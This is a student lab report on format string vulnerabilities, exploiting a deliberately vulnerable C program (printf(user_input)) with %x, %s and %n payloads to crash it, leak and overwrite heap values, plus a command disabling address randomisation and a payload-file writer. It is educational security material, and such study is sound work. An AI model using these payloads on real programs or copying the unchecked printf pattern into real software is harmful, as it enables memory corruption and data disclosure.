

MH4920
Supervised Independent Study I

String Format Vulnerability

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1	Introduction	1
2	Overview	1
3	Vulnerability Exploit	2
3.1	Generic Exploitation	2
3.2	Exploitation Without Leading Input	5
4	Appendix	8
4.1	Vulnerable Program: <code>vul_prog.c</code>	8
4.2	Input File: <code>mystring</code>	9

1 Introduction

An uncontrolled format string is an vulnerability where the user input can be used to inject malicious code read from an arbitrary memory region or to crash a program. This vulnerability stems from the use of the print symbols `%s`, `%x` and `%n` as languages such as `C` are not type-safe. This will create an environment where the stack is popped multiple times, depending on the number of print symbols used and may reveal data in sensitive areas that are otherwise privileged.

2 Overview

This lab will look at a program that has the format string vulnerability and this lab will attempt to crash the program, view and write to regions that are otherwise inaccessible to the user.

In particular, the following will be covered in each task:


- ① Crashing of the program
- ② Printing the value of `secret[1]` or `secret[2]`
- ③ Modification of `secret[1]` or `secret[2]`
- ④ Modification of `secret[1]` or `secret[2]` to a predetermined value

3 Vulnerability Exploit

3.1 Generic Exploitation

This section will look into the exploitation of the given program `vul_prog`. The code has been attached to the Appendix for reference. The program has printed the address of the secrets for convenience sake but the detailed steps of obtaining the location of the secrets will be mentioned in this report for clarity and completeness.

The program is first compiled and executed. The address is assumed to be hidden on the stack and can be found using `gdb`. Since the source code is known, we can determine the location of `secret` by using the command `p secret`.



```
Terminal
(gdb) s
15     secret = (int *) malloc (2*sizeof(int));
(gdb) s
17     secret[0] = SECRET1; secret[1] = SECRET2;
(gdb) p secret
$1 = (int *) 0x8f47008
(gdb) c
Continuing.
The variable secret's address is 0xbfeae5e0 (on stack)
The variable secret's value is 0x 8f47008 (on heap)
secret[0]'s address is 0x 8f47008 (on heap)
secret[1]'s address is 0x 8f4700c (on heap)
Please enter a decimal integer
```

Figure 1: `secret` array location

The address obtained can be checked against the address printed by the program. It is also important to note that the location obtained is the start of the `secret` array, or `secret`. To view the content of `secret[1]`, we note that the address offset is +4, this is because `sizeof(char)` is one but the array structure will pad the remaining 3 bytes to align against the machine word length (32 bits on a 32-bit machine). This will be looked into greater detail in the next few sections.

① Crashing of the program

The use of `%s` will treat the value in the stack as a pointer and will print the character to the location that it is pointing to. Similarly, `%n` treats the value in the stack as a pointer but will instead overwrite of the memory address space it is pointing to. It is critical to understand that the program will crash when the pointer references a protected region, such as the kernel or an unassigned space. With this information, we can crash the program by using multiple `%s` or `%n` and hope that we get lucky.

```

Terminal
[01/24/2018 04:56] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbfacf60 (on stack)
The variable secret's value is 0x 942d008 (on heap)
secret[0]'s address is 0x 942d008 (on heap)
secret[1]'s address is 0x 942d00c (on heap)
Please enter a decimal integer
123456789
Please enter a string
%s%s
Segmentation fault (core dumped)
[01/24/2018 04:56] seed@ubuntu:~$

```

Figure 2: Crashed Program

If the program is debugged using `gdb`, we will notice that the program crashes on the second `%s` as the address that it happens to read from is `0x1`, which is protected. Therefore reading from that region will crash the program indefinitely.

② Printing the value of `secret[1]`

To print out the value of `secret[1]`, we need to know the address and the number of print tokens to use. From before, we already know the address for the start of the array. We add the offset of `+4` and it will point to `secret[1]`. To find out the number of print tokens to use, we will key in a random integer first and locate it on the stack. In the following figure, we input the value of `12349876` and view the stack to find the appropriate value.

```

Terminal
(gdb) s
Please enter a decimal integer
28     scanf("%d", &int_input);
(gdb) s
12349876
29     printf("Please enter a string\n");
(gdb) s
Please enter a string
30     scanf("%s", user_input);
(gdb) x/40x $esp
0xbffff2f0: 0x08048826 0xbffff314 0x00000001 0xb7eb8309
0xbffff300: 0xbffff33f 0xbffff33e 0x00000000 0xbffff424
0xbffff310: 0x0804b008 0x00bc71b4 0x00000000 0xb7e53043
0xbffff320: 0x080482d0 0x00000000 0x00c10000 0x00000001
0xbffff330: 0xbffff582 0x0000002f 0xbffff38c 0xb7fc4ff4
0xbffff340: 0x08048680 0x08049ff4 0x00000001 0x080483c5
0xbffff350: 0xb7fc53e4 0x0000000d 0x08049ff4 0x080486a1
0xbffff360: 0xffffffff 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff370: 0xb7fed280 0x00000000 0x08048689 0xf8281700
0xbffff380: 0x08048680 0x00000000 0x00000000 0xb7e394d3
(gdb)

```

Figure 3: Search Stack Using ESP

We note that the value of `1234987610` has the value of `0xbc71b4` in hex, which can easily be determined using a calculator. With reference to Figure 3, the relevant data can be found in address `0xbffff314`. We have also determined that eight `%x` must be used followed by a `%s`.

```

Terminal
[01/24/2018 05:13] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbf8505f0 (on stack)
The variable secret's value is 0x 8402008 (on heap)
secret[0]'s address is 0x 8402008 (on heap)
secret[1]'s address is 0x 840200c (on heap)
Please enter a decimal integer
138420236
Please enter a string
%x,%x,%x,%x,%x,%x,%x,%x,%s
bf8505f8,1,b75da309,bf85061f,bf85061e,0,bf850704,8402008,U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[01/24/2018 05:14] seed@ubuntu:~$

```

Figure 4: Printing `secret[1]` Value

As we know the value of address of `secret[1]` now and the number of `%x` to use, using it together will print out the secret in the last field. From Figure 4, the secret that is printed out has the value “U”. Checking against the ASCII table, “U” has a hex value of `0x55` which corresponds to the secret that has been conveniently printed out by the program.

③ Modification of `secret[1]`

To modify `secret[1]`, we need to make use of the `%n` command. The `%n` allows the pointed address to be overwritten based on the number of characters that has been printed before it. Using this, we can change the value of `secret[1]`. To do so, we will use the same methods in ② but will use `%n` instead of `%s`. As it is not possible to modify the number of `%x`, a technique of adjusting the text width can be used. In Figure 5, we have adjusted the text width to 8, to reflect 32-bit values in the memory.

```

Terminal
[01/24/2018 05:25] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbf980c90 (on stack)
The variable secret's value is 0x 9951008 (on heap)
secret[0]'s address is 0x 9951008 (on heap)
secret[1]'s address is 0x 995100c (on heap)
Please enter a decimal integer
160763916
Please enter a string
%8x,%8x,%8x,%8x,%8x,%8x,%8x,%8x,%n
bf980c98,      1,b763c309,bf980cbf,bf980cbe,      0,bf980da4, 9951008,
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x48
[01/24/2018 05:27] seed@ubuntu:~$


```

Figure 5: Modification of `secret[1]`

We see from the output that the new secret has been modified when the `%n` is used. In the next part, we will analyse further into changing the value to something that is predetermined.

④ Modification of `secret[1]` to a predetermined value

The techniques used in ③ will be used in this part. To set `secret[1]` to a specific value, we can use the text width of `%x` to increase the value to be written into the memory. In our case, we would like to write the letter “z” into the memory, which has the hex value of `0x7a`. A hex value of `0x7a` corresponds to the decimal number 122 so this number of characters must be printed before `%n` is called.



```

Terminal
[01/24/2018 05:30] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbfc13c80 (on stack)
The variable secret's value is 0x 80ac008 (on heap)
secret[0]'s address is 0x 80ac008 (on heap)
secret[1]'s address is 0x 80ac00c (on heap)
Please enter a decimal integer
134922252
Please enter a string
%8x,%8x,%8x,%8x,%8x,%8x,%8x,%58x,%n
bfc13c88,      1,b765b309,bfc13caf,bfc13cae,      0,bfc13d94,
                        80ac008,
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x7a
[01/24/2018 05:31] seed@ubuntu:~$

```

Figure 6: Modifying `secret[1]` To Predetermined Value

From Figure 6, `%8x,%8x,%8x,%8x,%8x,%8x,%8x,%58x,%n` is used. If we perform the calculations, we have seven `%x` with a width of 8, one `%x` with a width of 58 and eight “,” symbols. Adding all these up,

$$7 \times 8 + 1 \times 58 + 8 = 122$$

This gives us the required number to be overwritten and will be stored in the heap. Figure 6 shows that our method of overwriting has proven to be correct. Also, if the number that we would like to overwrite is less than the number of characters to be printed, for example a hex value of `0x2` but the number of `%x` that must be used is 6, then we can use `%hn`, `%hhn` to write the last 2 bytes or 1 byte of the hex value respectively. We use this by forcing an overflow on the number of characters, which will act in the same manner as the *modulo* function in mathematics.

3.2 Exploitation Without Leading Input

In the following section, address randomisation is turned off and the same attack repeated. It can be turned off via the following command,

```
# sysctl -w kernel.randomize_va_space=0
```

After disabling address randomisation, the address on the stack and heap remain unchanged after multiple executions, which can also be seen in Figure 7.

```

Terminal
[01/24/2018 05:56] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbffff330 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
^C
[01/24/2018 05:56] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbffff330 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
^C
[01/24/2018 05:56] seed@ubuntu:~$ vul_prog
The variable secret's address is 0xbffff330 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
Please enter a decimal integer
^C
[01/24/2018 05:56] seed@ubuntu:~$ █

```

Figure 7: No Change in Address

The removal of the leading integer input complicates the attack as hex values cannot be typed through `STDIN` and requires the reading of an external file. The code for the writing of this file has been attached to the Appendix. As `secret[1]` is in the address with address ending with the byte `0x0c`, this corresponds to the new page command when used with `scanf`. Due to this problem, we dynamically add an extra element to the `secret` array by increasing the number of `malloc` used. To ensure that we do not edit or view the contents of the incorrect index, `secret[2]` is set with the hex value of `0x66`.

① Crashing of the program

Crashing of the program works in the same way as the previous task and will require only two `%s` to be used as the second address being printed is `0x1` again, which is protected.

② View the contents of `secret[2]`

The address of `secret[2]` is calculated by using the offset of `+8` from the address of `secret`. Using `gdb`, it can be noticed that the changes performed on the vulnerable program code will require 1 additional `%x`. It is similarly followed by a `%s`. In our case, the address of `secret[0]` is `0x804b008` so `secret[2]` will be located at the address `0x804b010`.


```
Terminal
[01/27/2018 00:02] seed@ubuntu:~$ vul_prog < mystring
The variable secret's address is 0xbffff344 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[2]'s address is 0x 804b010 (on heap)
Please enter a string
bffff348,1,b7eb8309,bffff36f,bffff36e,0,bffff454,bffff3f4,0,f
The original secrets: 0x44 -- 0x66
The new secrets: 0x44 -- 0x66
[01/27/2018 00:02] seed@ubuntu:~$
```

Figure 8: Printing `secret[2]`

From Figure 8, it can be noticed that the second `%s` prints out the value of `secret[2]` as it is the tenth print token. The letter “f” corresponds to the hex value `0x66`, which is what has been printed out by the program.

③ & ④ Modification of `secret[2]`

The steps to perform modification are again similar to task 1, where the `%s` is replaced with a `%n` instead. When executing the program this time, the number of characters being printed is less than the original secret and will make it easier for us to view the modifications.

```
Terminal
[01/27/2018 00:32] seed@ubuntu:~$ vul_prog < mystring
The variable secret's address is 0xbffff344 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[2]'s address is 0x 804b010 (on heap)
Please enter a string
bffff348,1,b7eb8309,bffff36f,bffff36e,0,bffff454,bffff3f4,804b008,
The original secrets: 0x44 -- 0x66
The new secrets: 0x44 -- 0x46
[01/27/2018 00:32] seed@ubuntu:~$
```

Figure 9: Modification of `secret[2]`

4 Appendix

4.1 Vulnerable Program: vul_prog.c

```
/*vul_prog.c*/
#include <stdio.h>
#include <stdlib.h>
#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int int_input;
    int a,b,c,d;

    /*Secret stored on heap*/
    secret=(int *)malloc(3*sizeof(int));

    /*Getting secret*/
    secret[0]=SECRET1; secret[1]=SECRET2;
    printf("The variable secret's address is 0x%8x (on stack)\n",
        (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n",
        (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n",
        (unsigned int)&secret[0]);
    printf("secret[2]'s address is 0x%8x (on heap)\n",
        (unsigned int)&secret[2]);

    /*Get input from user*/
    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input);
    printf("Please enter a string\n");
    scanf("%s", user_input);

    /*Vulnerable place*/
    printf(user_input);
    printf("\n");

    /*Verify whether attack is successful*/
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets: 0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
```

4.2 Input File: mystring

```
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <fcntl.h>

int main()
{
    char buf[1000];
    int fp, size;
    unsigned int *address;

    /* Address to put at front of file*/
    address = (unsigned int *) buf;
    *address = 0x0804b010;

    /*Input for rest of string*/
    scanf("%s", buf+4);
    size = strlen(buf+4) + 4;
    printf("The string length is %d\n", size);

    /*Writing buf to file "mystring"*/
    fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC,
    S_IRUSR | S_IWUSR);
    if (fp != -1) {
        write(fp, buf, size);
        close(fp);
    } else {
        printf("Open failed!\n");
    }
}
```